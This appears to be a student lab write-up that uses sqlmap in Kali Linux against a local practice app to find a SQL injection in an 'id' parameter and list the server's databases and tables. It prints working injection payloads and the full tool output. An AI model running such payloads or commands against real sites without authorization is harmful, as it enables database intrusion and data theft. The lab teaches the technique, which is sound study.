
```
┌──([redacted]㉿HackingFlix)-[~]
└─$ sqlmap -h
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.2#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
```



```
[12:19:26] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:19:26] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[12:19:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:19:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:19:32] [INFO] testing 'Generic inline queries'
[12:19:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:19:32] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (wi
th --string="Your")
[12:19:32] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:19:32] [INFO] GET parameter 'id' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
' injectable
[12:19:32] [INFO] testing 'MySQL inline queries'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[12:19:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[12:19:32] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[12:19:32] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[12:19:42] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:19:42] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:19:42] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[12:19:42] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential
) technique found
```




```
lumns. Automatically extending the range for current UNION query injection technique test
[12:19:43] [INFO] target URL appears to have 3 columns in query
[12:19:43] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=1") AND 3496=3496#

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1") AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7162786271,(SELECT (ELT(3301=3301,1))),0x71787a7671,0x78))s),
8446744073709551610, 8446744073709551610))) AND ("itvh"="itvh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1") AND (SELECT 3493 FROM (SELECT(SLEEP(5)))Tiqv) AND ("crWE"="crWE

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=-5328") UNION ALL SELECT NULL,NULL,CONCAT(0x7162786271,0x434a476f4156714f7669656b4259536d665a724b6b7468796c69556d4f4
c78566e525a4a524b6e4b,0x71787a7671)#
---
[12:19:51] [INFO] the back-end DBMS is MySQL
```




```
---
[12:19:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[12:19:51] [INFO] fetching database names
[12:19:51] [WARNING] the SQL query provided does not return any output
[12:19:51] [INFO] retrieved: 'information_schema'
[12:19:51] [INFO] retrieved: 'challenges'
[12:19:51] [INFO] retrieved: 'mysql'
[12:19:51] [INFO] retrieved: 'performance_schema'
[12:19:51] [INFO] retrieved: 'security'
available databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security

[12:19:51] [INFO] fetched data logged to text files under '/home/aakash/.local/share/sqlmap/output/localhost'

[*] ending @ 12:19:51 /2021-04-21/
```

Conclusion :



```
┌──([redacted]㉿HackingFlix)-[~]
└─$ sqlmap -u "http://localhost/Less-4/?id=1" -D security --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 12:24:18 /2021-04-21/

[12:24:18] [INFO] resuming back-end DBMS 'mysql'
[12:24:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=1") AND 3496=3496#
```



```
c78566e525a4a524b6e4b,0x71787a7671)#
---
[12:24:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[12:24:19] [INFO] fetching tables for database: 'security'
[12:24:19] [INFO] retrieved: 'emails'
[12:24:19] [INFO] retrieved: 'referers'
[12:24:19] [INFO] retrieved: 'uagents'
[12:24:19] [INFO] retrieved: 'users'
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+
```

## CONCLUSION

Thus, we have successfully studied SQL injection and implemented basic injections to check out the data in server with Kali Linux using SQL map.